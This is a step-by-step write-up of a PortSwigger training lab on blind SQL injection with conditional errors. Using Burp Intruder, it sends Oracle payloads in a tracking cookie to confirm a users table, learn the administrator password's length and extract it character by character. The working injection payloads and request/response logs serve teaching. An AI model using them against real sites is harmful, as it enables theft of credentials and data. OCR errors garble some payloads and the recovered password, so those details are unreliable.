

Lab Name: - Blind SQL injection with conditional errors

The goal of this lab is to login as an administrator user.

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.

Burp

Project

Intruder

Repeater

Window

Help

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Intercept

HTTP history

WebSockets history


Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited
170	https://0a5100840386233480d...	GET	/		
171	https://0a5100840386233480d...	GET	/academyLabHeader		✓

Send the get request to the repeater and turn the interceptor off to avoid disturbance.

So, this will be the request in our repeater.



```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
3 Cookie: TrackingId=RwWSvCGKItsfeRfd; session=3KthfVTSb2fAFy40E7V94z64REo0UY8o
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
```

Now add 2 single quotes at the end of TrackingId i.e., **TrackingId=RwWSvCGKItsfeRfd'**". If we add 1 it will return error of 500 but 2 single quote will work. And the server will response.

```
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0a5100840386233480d903bd002600c5.web-security-academ
3 Cookie: TrackingId=RwWSvCGKItsfeRfd'| session=3KthfVTSb2f
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko
5 Accept: text/html,application/xhtml+xml,application/xml;q=
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11139
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11 <title>
12 Blind SQL injection with conditional errors
13 </title>
14 </head>
15 <body>
```

After this we will try to look for table named users in the database.

I'll send the modify tracking id to check if users table exist or not.

TrackingId=RwWSvCGKItsfeRfd'|((SELECT " FROM users WHERE ROWNUM = 1))|';

```
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
3 Cookie: TrackingId=RwWSvCGKItsfeRfd'|((SELECT '' FROM users WHERE ROWNUM = 1))|'; session=
4 3KthfVTSb2fAFy40E7V94z64REo0UY8o
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11139
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/acac
10 <link href=/resources/css/labsEcommerce.
```

It has not returned any error. So, users table exist in the database.

Also, we have entered condition 'WHERE ROWNUM = 1)' so it will prevent the query from returning more than one row, which would break our concatenation.

Now the next step is to look for user administrator in the user table so ill use the following query:

TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||';

<pre>1 GET / HTTP/2 2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net 3 Cookie: TrackingId=RwWSvCGKItsfeRfd' (SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator') '; session=3KthfVTSb2fAFy40E7V94z64REo0UY8o 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5</pre>	<pre>1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2042 5 6 <!DOCTYPE html> 7 <html></pre>
--	--


And we got a 500 Internal Server Error that means user **administrator exist in the users table.**

Now we will try to look how many characters does the password of the administrator have. For that I'll use the following query

<pre>1 GET / HTTP/2 2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net 3 Cookie: TrackingId=RwWSvCGKItsfeRfd' (SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator') '; session=3KthfVTSb2fAFy40E7V94z64REo0UY8o 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</pre>	<pre>1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2042 5 6 <!DOCTYPE html></pre>
--	---

And we got a 500 Internal Server Error that means the password of **administrator is greater then 1 character.**

After that I'll send the request to burp intruder



Now we want the length of admin password. So instead of changing the query and increasing the length. I'll set a mark at 1 and click add.

```
GET / HTTP/2
Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
Cookie: TrackingId=RwWSvCGKItsfeRfd'|(SELECT CASE WHEN LENGTH(password)>515 T
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
```

Then I'll switch to payload tab and in the payload, type ill select numbers.

And in payload session I'll enter 1 in from and 25 in to and in step I'll enter 1. And start the attack.

ⓘ Payload sets

You can define one or more payload sets. The number of payload sets depends on

Payload set: Payload count: 25

Payload type: Request count: 25

ⓘ Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a spec

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

The result was as follows:

2. Intruder attack of https://0a5100840386233480d903bd002600c5.web-security-acad

Attack	Save	Columns
Results	Positions	Payloads
Resource pool	Settings	
Filter: Showing all items		
Request	Payload	Status
0		500
1	1	500
2	2	500
3	3	500
4	4	500
5	5	500
6	6	500
7	7	500
8	8	500
9	9	500
10	10	500
11	11	500
12	12	500
13	13	500
14	14	500
15	15	500
16	16	500
17	17	500
18	18	500
19	19	500
20	20	200
21	21	200
22	22	200
23	23	200
24	24	200
25	25	200

Now from request 1 to 19 the length of response is small. That means we receive the 500 Internal server error from 1 to 19.

17	17	500			2169
18	18	500			2169
19	19	500			2169

Request	Response
Pretty	Raw
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042
5	

But from 20 and above the length of response is big. Meaning we got the successful result.

19	19	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	11248
Request		Response			
Pretty		Raw	Hex	Render	
1 HTTP/2 200 OK					
2 Content-Type: text/html; charset=utf-8					
3 X-Frame-Options: SAMEORIGIN					
4 Content-Length: 11139					
5					
6 <!DOCTYPE html>					
7 <html>					
8 <head>					

So, we got to know the password is of 20 characters. Because till 19 I was getting internal server error.

Now we have to figure which character is on which position and for that I'll use the following query:

TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||';

This will extract a single character from the password, and test it against a specific value.

Now I'll Place payload position markers around the 'a' character in the cookie value.

```
GET / HTTP/2
Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN SUBSTR(password,1,1)='5a5'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Accept-Language: en-US,en;q=0.5
```

I'll switch to payload; I'll select the type as simple list. And in Payload settings add the payloads in the range a - z and 0 - 9. And I'll start the attack.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack.

Payload set: Payload count: 36

Payload type: Request count: 36

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

a
b
c
d
e
f
g
h
i
j

As I don't have pro version I manually typed a-z and 0-9 then add.
Now check for the one that has less Length.

18	r	200			11231
19	s	500			2169
20	t	200			11231
21	u	200			11231

Request	Response
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042
5	
6	<!DOCTYPE html>
7	<html>

Here letter 's' only has 2169 length that means the **first letter of password is 's'** because the response is 500 internal server error.

And if we check the rest the length is 11231 because its not responding with the error.

So, I'll open a mousepad and enter the first letter of password as 's'.

Now we want the second letter so I'll change 1 to 2.

```

1 GET / HTTP/2
2 Host: 0a2e006d033ff8cc80112155005500a5.web-security-academy.net
3 Cookie: TrackingId=aAEQ1U4o6MJUR8hj'| |(SELECT CASE WHEN SUBSTR(password,2,1)='5a5'
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://nortswinger.net/

```

TrackingId=aAEQlU4o6MJuR8hj'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||';

Then run the attack again.

21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
22	v	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
23	w	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
24	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
25	y	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
26	z	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
27	0	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request		Response			
		Pretty	Raw	Hex	Render
1		HTTP/2 500 Internal Server Error			
2		Content-Type: text/html; charset=utf-8			
3		X-Frame-Options: SAMEORIGIN			
4		Content-Length: 2042			

This time 'w' has the least length because the response is 500 internal server error.

So, my second letter is 'w'. I'll update my mousepad.

Now I'll 2 to 3 because we want third letter.

```
GET / HTTP/2
Host: 0a2e006d033ff8cc80112155005500a5.web-security-academy.net
Cookie: TrackingId=aAEQlU4o6MJuR8hj'||(SELECT CASE WHEN SUBSTR(password,3,1)='§a§'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Accept-Language: en-US,en;q=0.5
```

31	4	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
32	5	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
33	6	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request		Response			
		Pretty	Raw	Hex	Render
1		HTTP/2 500 Internal Server Error			
2		Content-Type: text/html; charset=utf-8			
3		X-Frame-Options: SAMEORIGIN			
4		Content-Length: 2042			

I got the third letter as '5'.

Now for fourth I'll change 3 to 4.

21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
22	v	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
23	w	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
24	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
25	y	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
26	z	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
27	0	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request		Response			
		Pretty	Raw	Hex	Render
1		HTTP/2 500 Internal Server Error			
2		Content-Type: text/html; charset=utf-8			
3		X-Frame-Options: SAMEORIGIN			
4		Content-Length: 2042			

I got fourth letter as 'v'.

For fifth letter:

16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
17	q	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042
5	

I got fifth letter as 'q'.

For sixth letter:

31	4	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
32	5	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
33	6	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
34	7	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
35	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042
5	

I got sixth letter as '4'.

For seventh letter:

33	6	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
34	7	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
35	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
36	9	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042
5	

I got seventh letter as '7'.

For eight letter:

34	7	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
35	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
36	9	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042
5	

I got eight letter as '7'.

For ninth letter:

14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
15	o	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
Request		Response			
Pretty		Raw	Hex	Render	
1	HTTP/2 500 Internal Server Error				
2	Content-Type: text/html; charset=utf-8				
3	X-Frame-Options: SAMEORIGIN				
4	Content-Length: 2042				
5					

I got ninth letter as 'o'.

Tenth: a

1	a	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042

Eleventh: m

12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
13	m	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response			
Pretty	Raw	Hex	Render	
1 HTTP/2 500 Internal Server Error				
2 Content-Type: text/html; charset=utf-8				
3 X-Frame-Options: SAMEORIGIN				
4 Content-Length: 2042				

Twelve: h

7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
8	h	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response			
Pretty	Raw	Hex	Render	
1 HTTP/2 500 Internal Server Error				
2 Content-Type: text/html; charset=utf-8				
3 X-Frame-Options: SAMEORIGIN				
4 Content-Length: 2042				

Thirteen: m

12	l	200			11231
13	m	500			2169
14	n	200			11231
15	o	200			11231
16	p	200			11231

Request		Response			
Pretty		Raw	Hex	Render	
1	HTTP/2 500 Internal Server Error				
2	Content-Type: text/html; charset=utf-8				
3	X-Frame-Options: SAMEORIGIN				
4	Content-Length: 2042				
5					

Fourteen: z

25	y	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
26	z	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
27	0	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response			
Pretty	Raw	Hex	Render	
1 HTTP/2 500 Internal Server Error				
2 Content-Type: text/html; charset=utf-8				
3 X-Frame-Options: SAMEORIGIN				
4 Content-Length: 2042				

Fifteen: i

8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
9	i	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request		Response			
Pretty		Raw	Hex	Render	
1	HTTP/2 500 Internal Server Error				
2	Content-Type: text/html; charset=utf-8				
3	X-Frame-Options: SAMEORIGIN				
4	Content-Length: 2042				
5					

Sixteen: r

17	r	200			11231
18	q	500			2169
19	s	200			11231
20	t	200			11231
21	u	200			11231

Request		Response			
Pretty		Raw	Hex	Render	
1	HTTP/2 500 Internal Server Error				
2	Content-Type: text/html; charset=utf-8				
3	X-Frame-Options: SAMEORIGIN				
4	Content-Length: 2042				
5					

Seventeen: l

11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
12	l	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042

Eighteen: s

18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
19	s	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042

Nineteen: u

20	v	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
21	u	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
22	w	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
23	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
24	y	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042

Twenty: a


Request	Payload	Status	Error	Timeout	Length
1	a	500	<input type="checkbox"/>	<input type="checkbox"/>	2169
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	11231
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	11231

Request	Response
Pretty	Raw Hex Render
1	HTTP/2 500 Internal Server Error
2	Content-Type: text/html; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2042

So, we get all the twenty character which are as follows:

```
1 username = administrator
2 password = sw5vq477oahmzirlsua|
```

Now, I'll just login and enter the above username and password.
The lab will automatically solved.



Log outMY ACCOUNT

Products Solutions Research Academy Support

DashboardLearning pathLatest topicsAll labsMystery labsHall of FameGet startedGet certified

Web Security Academy >> SQL injection >> Blind >> Lab

Lab: Blind SQL injection with conditional errors

PRACTITIONER

LABSolved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind **SQL injection** vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Hint

Access the lab

Track your progress

Learning materials: [View all](#)

0%

Vulnerability labs: [View all](#)

0%

Level progress:

0 of 52

1 of 151

0 of 36

ApprenticePractitionerExpert

The lab is solved.